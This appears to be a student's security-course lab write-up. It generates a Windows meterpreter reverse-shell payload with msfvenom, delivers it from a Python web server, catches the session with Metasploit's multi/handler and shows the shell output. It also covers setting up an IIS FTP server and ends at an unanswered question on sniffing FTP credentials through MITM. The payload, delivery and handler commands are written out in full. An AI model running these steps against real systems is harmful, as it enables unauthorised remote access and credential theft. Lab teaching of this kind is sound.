DAY 5 ASSIGNMENT
SUBMITTED BY- ADITYA SRIVASTAVA

Q1


a) Create a payload for windows.

Ans: For this question I used a different approach but the outcome and methodology are same, I just used different tool to fulfill the need.

We will use msfvenom to create a payload.

Type this in Kali Linux

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.55 LPORT=4444 -f exe > shell.exe



```
kali@kali:~/victim$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.55 LPO
RT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```


This command generates a payload for windows and save it in a file named shell.exe

Transfer the payload to victim's machine.

Ans: Now we need to transfer this file in Victims machine.

I opened up a local http server using the following command

python -m SimpleHTTPServer 80




```
kali@kali:~/victim$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
```

Now I have stared a web server I can access my IP from any machine.

Let's go in Victims machine and see if we can access the Kali machine.

I opened Internet Explorer in Victim machine and type my IP.



192.168.43.55/


Directory listing for /

- shell.exe

Yes, we can access and now we need to run this exe file.

You can either download this file or directly run it (both conditions result remains same).

When you click it, exe file will be fetched from our Kali machine.




```
kali@kali:~/victim$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
192.168.43.195 - - [31/Aug/2020 07:38:50] "GET / HTTP/1.1" 200 -
192.168.43.195 - - [31/Aug/2020 07:38:55] "GET /shell.exe HTTP/1.1" 200 -
192.168.43.195 - - [31/Aug/2020 07:39:43] "GET /shell.exe HTTP/1.1" 200 -
█
```

b) Exploit the victim's machine.

Ans: Before we run the exe file, we need to open up a listening port in Kali machine to receive the connection.


We will be using Metasploit multi/handler module for this.

Remember to provide the module with LHOST, LPORT, and Payload you used accordingly.



```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.43.55
lhost => 192.168.43.55
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```


Run the module and the run the exe file in the victim's machine and wait for connection.



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.55:4444
[*] Sending stage (176195 bytes) to 192.168.43.195
[*] Meterpreter session 1 opened (192.168.43.55:4444 -> 192.168.43.195:49958) at 2020-0
8-31 07:40:02 +0530

meterpreter > █
```

As soon as you run it, you will get a reverse shell.

Let's verify the machine details.



```
meterpreter > getuid
Server username: MARVEL\tstark
meterpreter > sysinfo
Computer        : IRONMAN
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : en_US
Domain          : MARVEL
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > █
```


You can see the details, it's a windows machine. We were successful in the exploitation.

Q2


a) Create an ftp server

Ans:

Open windows server and click on this feature.


Server Manager
Server Manager • Dashboard
Manage
Tools
View
Help
Add Roles and Features
Remove Roles and Features
Add Servers
Create Server Group
Server Manager Properties
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide

Then,



This wizard helps you install roles, role services, or features. You determine which roles, role services, or features to install based on the computing needs of your organization, such as sharing documents, or hosting a website.

To remove roles, role services, or features:
Start the Remove Roles and Features Wizard

Before you continue, verify that the following tasks have been completed:


- The Administrator account has a strong password
- Network settings, such as static IP addresses, are configured
- The most current security updates from Windows Update are installed

If you must verify that any of the preceding prerequisites have been completed, close the wizard, complete the steps, and then run the wizard again.

To continue, click Next.

□ Skip this page by default

Do next.




Select installation type

Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).

● **Role-based or feature-based installation**
Configure a single server by adding roles, role services, and features.

○ **Remote Desktop Services installation**
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.

Do next.



Select destination server

Select a server or a virtual hard disk on which to install roles and features.

● Select a server from the server pool
○ Select a virtual hard disk

Server Pool


Filter:

Name	IP Address	Operating System
AVENGERS.MARVEL.local	192.168.43.108	Microsoft Windows Server 2019 Standard Evaluation

1 Computer(s) found

This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

Do next.



Select server roles

DESTINATION SERVER
AVENGERS.MARVEL.local

Select one or more roles to install on the selected server.


Roles

- □ Active Directory Certificate Services
- ☑ Active Directory Domain Services (Installed)
- □ Active Directory Federation Services
- □ Active Directory Lightweight Directory Services
- □ Active Directory Rights Management Services
- □ Device Health Attestation
- □ DHCP Server
- ☑ DNS Server (Installed)
- □ Fax Server
- ■ File and Storage Services (2 of 12 installed)
- □ Host Guardian Service
- □ Hyper-V
- □ Network Policy and Access Services
- □ Print and Document Services
- □ Remote Access
- □ Remote Desktop Services
- □ Volume Activation Services
- ■ Web Server (IIS) (10 of 43 installed)
- □ Windows Deployment Services
- □ Windows Server Update Services

Description

Active Directory Certificate Services (AD CS) is used to create certification authorities and related role services that allow you to issue and manage certificates used in a variety of applications.

Select the web server IIS, if you are doing for the first time then it will ask for adding of feature, allow the installation.



Select server roles

DESTINATION SERVER
AVENGERS.MARVEL.local

Select one or more roles to install on the selected server.

Roles

- □ Active Directory Lightweight Directory Services
- □ Active Directory Rights Management Services
- □ Device Health Attestation
- □ DHCP Server
- ☑ DNS Server (Installed)
- □ Fax Server
- ■ File and Storage Services (2 of 12 installed)
- □ Host Guardian Service
- □ Hyper-V
- □ Network Policy and Access Services
- □ Print and Document Services
- □ Remote Access
- □ Remote Desktop Services
- □ Volume Activation Services
- ■ Web Server (IIS) (10 of 43 installed)
  - ■ Web Server (7 of 34 installed)
  - ☑ FTP Server (Installed)
  - ■ Management Tools (1 of 7 installed)
- □ Windows Deployment Services
- □ Windows Server Update Services


Description

Web Server (IIS) provides a reliable, manageable, and scalable Web application infrastructure.

Make sure that FTP server box is checked, click Next and Install it.
FTP server starts after installation, Since I am using Windows Server 2019, the users present in the AD directory can access it on port 21 automatically.

b) Access FTP server from Windows Command prompt.

Ans: To access the FTP server from windows command prompt, first make sure that Windows server is running.
My windows server IP is 192.168.43.108
Connecting machine is 192.168.43.195
To connect with ftp server, type the following command in windows command prompt.
ftp 192.168.43.108



Command Prompt - ftp 192.168.43.108

```
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\tstark>ftp 192.168.43.108
Connected to 192.168.43.108.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.43.108:(none)): tstark
331 Password required
Password:
230 User logged in.
ftp>
```


c) Do MITM and username and password for FTP transaction using Wireshark and dsniff.

